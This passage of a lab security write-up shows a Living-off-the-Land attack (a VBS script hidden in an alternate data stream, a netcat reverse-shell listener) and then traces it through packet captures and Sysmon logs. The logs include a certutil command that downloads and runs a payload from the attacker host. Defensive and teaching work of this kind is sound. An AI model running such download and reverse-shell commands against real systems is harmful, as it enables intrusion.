- Now let's execute it just to verify the connection!

```

FLARE-VM Sat 11/18/2023 10:35:55.03
C:\Users\Alhakami\Desktop\Tools\Sysmon\Sysmon>wscript Sysmon64.exe:Auto.vbs
wscript Sysmon64.exe:Auto.vbs

FLARE-VM Sat 11/18/2023 10:37:51.93
C:\Users\Alhakami\Desktop\Tools\Sysmon\Sysmon>

```


```

(abdullah@Abdullah-Offensive)-[~]
$ nc -nlvp 2628
listening on [any] 2628 ...

connect to [192.168.1.183] from (UNKNOWN) [192.168.1.6] 49864

```

V. Defender's Perspective



A. Detecting The Attack

- In this section, we will explore methods and techniques for detecting the previous conducted attack that utilized the Living-off-the-Land (LotL) binaries. Detecting such attacks requires a comprehensive understanding of the subtle signs and behaviors that might indicate malicious activities facilitated by legitimate system tools.

| | | |
|------------------------|-----------------------|--|
| UpdateCheck.exe (5732) | Caution | C:\Users\Alhakami\Downloads\Mail\UpdateCheck.exe |
| Conhost.exe (1104) | Console Window ... | C:\Windows\System32\Conhost.exe |
| certutil.exe (7252) | CertUtil.exe | C:\Windows\system32\certutil.exe |
| pcalua.exe (7284) | Program Compatib... | C:\Windows\system32\pcalua.exe |
| Edgeupdate.exe (6212) | ApacheBench co... | C:\Windows\Edgeupdate.exe |
| cmd.exe (5172) | Windows Comma... | C:\Windows\System32\cmd.exe |
| Conhost.exe (7436) | Console Window ... | C:\Windows\System32\Conhost.exe |
| wscrip.exe (4048) | Microsoft © Wind... | C:\Windows\system32\wscrip.exe |
| telnet.exe (1772) | Microsoft Telnet C... | C:\Windows\System32\telnet.exe |
| Conhost.exe (3232) | Console Window ... | C:\Windows\System32\Conhost.exe |

Technical details

- We will start by analyzing the network traffics to identify any malicious activity. Then we can start from that point to track the attacker activities.
- We found an HTTP request triggered via Microsoft-CryptoAPI, which is weird from 192.168.1.183 server.


| No. | Time | Source | Source Port | Destination | Destination Port | Protocol | Host | Length | Name |
|-------|-------------------|---------------|-------------|---------------|------------------|----------|--------------------|--------|------|
| 17965 | 2023-11-18 21:... | 192.168.1.6 | 49860 | 192.168.1.183 | 8000 | HTTP | 192.168.1.183:8000 | 230 | |
| 17966 | 2023-11-18 21:... | 192.168.1.183 | 8000 | 192.168.1.6 | 49860 | TCP | | 60 | |
| 17967 | 2023-11-18 21:... | 192.168.1.183 | 8000 | 192.168.1.6 | 49860 | TCP | | 261 | |
| 17968 | 2023-11-18 21:... | 192.168.1.183 | 8000 | 192.168.1.6 | 49860 | TCP | | 1514 | |

| | |
|---|---|
| <pre> > Frame 17965: 230 bytes on wire (1840 bits), 230 bytes captured (1840 bits) > Ethernet II, Src: PcsCompu_38:4d:d0 (08:00:27:38:4d:d0), Dst: PcsCompu_8c:5a:68 (08:00:27:8c:5a:68) > Internet Protocol Version 4, Src: 192.168.1.6, Dst: 192.168.1.183 > Transmission Control Protocol, Src Port: 49860, Dst Port: 8000, Seq: 1, Ack: 1, Len: 176 > Hypertext Transfer Protocol > GET /Edgeupdate.exe HTTP/1.1\r\n Cache-Control: no-cache\r\n Connection: Keep-Alive\r\n Pragma: no-cache\r\n Accept: */*\r\n User-Agent: Microsoft-CryptoAPI/10.0\r\n Host: 192.168.1.183:8000\r\n \r\n [Full request URI: http://192.168.1.183:8000/Edgeupdate.exe] [HTTP request 1/1] [Response in frame: 18150] </pre> | <pre> 0000 08 00 27 8c 5a 68 08 00 27 38 4d d0 08 00 45 00 ...Zh...8M...E 0010 00 d8 d4 9c 40 00 80 06 00 00 c0 a8 01 06 c0 a8 ...@... 0020 01 b7 c2 c4 1f 40 99 6d 35 8b 16 b6 b6 b6 50 18 ...m 5...k:KP 0030 20 14 84 d8 00 00 47 45 54 20 2f 45 c4 67 65 73 ...GT /Edgeu 0040 70 c4 51 74 05 2a 65 78 65 29 4b 54 54 50 2f 31 ...date.exe HTTP/2 0050 2e 31 0d 0a 43 61 63 68 65 2d 43 6f 6e 74 72 6f ...i: Cach e-Contro 0060 6c 3a 20 6e 6f 2d 63 61 63 68 65 0d 0a 43 6f 6e ...l: no-ca che-Con 0070 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c ...nection: Keep-Al 0080 69 76 65 0d 0a 50 72 61 67 6d 61 3a 20 6e 6f 2d ...ive: Pra gma: no- 0090 63 61 63 68 65 0d 0a 41 63 63 65 70 74 3a 20 2a ...cache: A ccept: * 00a0 2f 2a 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 .../*: User-Agent: 00b0 4d 69 63 72 6f 73 6f 66 74 2d 43 72 79 70 74 6f ...Microsof t-Crypto 00c0 41 50 49 2f 31 30 2e 30 0d 0a 48 6f 73 74 3a 20 ...API/10.0 ..Host: 00d0 31 39 32 2e 31 36 38 2e 31 2e 31 38 33 3a 38 30 ...192.168. 1.183:80 00e0 30 30 0d 0a 0d 0a ...00... </pre> |
|---|---|


- After analyzing the response packet! we identify that it is an Portable Executable that has been downloaded by Microsoft-CryptoAPI. This is a native Windows useragent that is used specifically by Certutil URL Agent.

| | |
|--|--|
| <pre> GET /Edgeupdate.exe HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Accept: */* User-Agent: Microsoft-CryptoAPI/10.0 Host: 192.168.1.183:8000 HTTP/1.0 200 OK Server: SimpleHTTP/0.6 Python/3.10.4 Date: Sat, 18 Nov 2023 18:20:50 GMT Content-type: application/x-msdos-program Content-Length: 250368 Last-Modified: Mon, 13 Nov 2023 10:57:14 GMT MZ.....@.....!...L. This program cannot be run in DOS mode. \$.8...Y...Y...E...Y..TE...Y...F...Y...Y...Y...TQ...Y...z...Y...Y...Rich.Y.....PE..L.. 6..J.....p.....@.....h.. .X.....@.....text. .f.....data.....@..data.. \p.....@.....P.....@..lppn.....U.....A.SV...A.. ..A..D@A...A..3...H@A.W.E.S.M.PQ...A.D...@<A...L..h...@...SSSh@A...>...U..E.. L@A.RP.U.QR.DJ...U..E..M.PQH...@R..J...5h...@...E...9.f...3...@...U.R..l...@...;...@...=...h...@...m... +.h.A.....@.....E.P..l...@.....M.Q..l...@..l.A.....9..A~ h...@...U.R...@...A...@...E.P...@...A.....@.....9..A.t h...@...M.Q..5...;u...`A...V...9. 8A...J...P..p@9..`A.t h...@...k...U.R.?5...;u...`A...V...9. 8A...J...P..p@9..`A.t \A...@...E.P..l...@...X.A...@...M.Q..l...@..d.A...@...P...E...@8A...+...@:u...@...U..L@A.Sh...@Rh...@P..F...D@A.. {...}.. t...@...9...3.j...R...}..... x...@...3...B...;t.G...}.....3...IQ...=...v hh...@...Y...U...@...3...I...QR...S...h...@.QhP...@...}.. t...@...9...3.j...R...}..... </pre> | |
|--|--|


- Now let's dig deeper by analyzing the endpoint and identify how this request has been triggered? Aligning with timeline, we will track the past activity on the endpoint.
- We noticed the end-user clicked an attachment called UpdateCheck.exe!




- After that we noticed, Powershell script that was created in temp directory. This script is executed before running any Powershell script to check the Applocker policy or restriction on scripts execution. However, this is a great indicator of PowerShell script execution. In other words, the UpdateCheck.exe (Attachment) got executed then it execute a Powershell script.



- Let's analyze the executed PowerShell by analyzing the 4104 PowerShell event ID. We can tell this is an obfuscated PowerShell script!



- Thanks to 4104 event id it also deobfuscate the script for us.



- From the above commands, we can tell that it will download Edgeupdate.exe from 192.168.1.183 by abusing Certutil built-in utility to avoid detection then store it in C:\Windows\Edgeupdate.exe. After that it will abuse pcalua built-in executable to execute the Edgeupdate.exe.
- Let's verify our assumption. We noticed the execution of Certutil.exe to drop the malicious payload.

Microsoft-Windows-Sysmon%4Operational Number of events: 1,146

| Level | Date and Time | Source | Event ID | Task Category |
|-------------|-----------------------|--------|----------|--------------------------|
| Information | 11/18/2023 9:20:10 PM | Sysmon | 1 | Process Create (rule:... |

Event 1, Sysmon

General Details

Description: CertUtil.exe
 Product: Microsoft® Windows® Operating System
 Company: Microsoft Corporation
 OriginalFileName: CertUtil.exe
 CommandLine: "C:\Windows\system32\certutil.exe" -urlcache -split -f <http://192.168.1.183:8000/Edgeupdate.exe> C:\Windows\Edgeupdate.exe
 CurrentDirectory: C:\Users\Alhakami\Downloads\Mail\
 User: DESKTOP-D19DJTA\Alhakami
 LogonGuid: {11af6b26-fbac-6558-1842-040000000000}
 LogonId: 0x44218
 TerminalSessionId: 1
 IntegrityLevel: High
 Hashes: MD5=018796D4670AC12865BE2F00382BBC8E, SHA256=22D1471ED17C681AA5580C59712005E1C70EF9C306CBCAD245A64F7DFAE47847, IMPHASH=96112B6B6508D4708E100F9CA644FDA1
 ParentProcessGuid: {11af6b26-005a-6559-5901-000000000a00}
 ParentProcessId: 5732
 ParentImage: C:\Users\Alhakami\Downloads\Mail\UpdateCheck.exe
 ParentCommandLine: "C:\Users\Alhakami\Downloads\Mail\UpdateCheck.exe"
 ParentUser: DESKTOP-D19DJTA\Alhakami

Microsoft-Windows-Sysmon%4Operational Number of events: 1,146


| Level | Date and Time | Source | Event ID | Task Category |
|-------------|-----------------------|--------|----------|----------------------------|
| Information | 11/18/2023 9:20:10 PM | Sysmon | 11 | File created (rule: Fil... |

Event 11, Sysmon


General Details

File created:
 RuleName: EXE
 UtcTime: 2023-11-18 18:20:10.802
 ProcessGuid: {11af6b26-005a-6559-5b01-000000000a00}
 ProcessId: 7252
 Image: C:\Windows\system32\certutil.exe
 TargetFilename: C:\Windows\Edgeupdate.exe
 CreationUtcTime: 2023-11-18 18:20:10.802
 User: DESKTOP-D19DJTA\Alhakami



- We also noticed the execution of the malicious payload via pcalua.exe!




- After that the malicious Portable Executable attachment process got terminated. This is a clear of the mission of that payload! It is a dropper.




- Then the malicious Portable Executable Edgeupdate.exe got executed, which triggered an dns query to the attacker machine.




- We can tell that Edgeupdate is reverse shell since it is communicating with attacker C2 server 192.168.1.183 and it initiate a cmd shell.



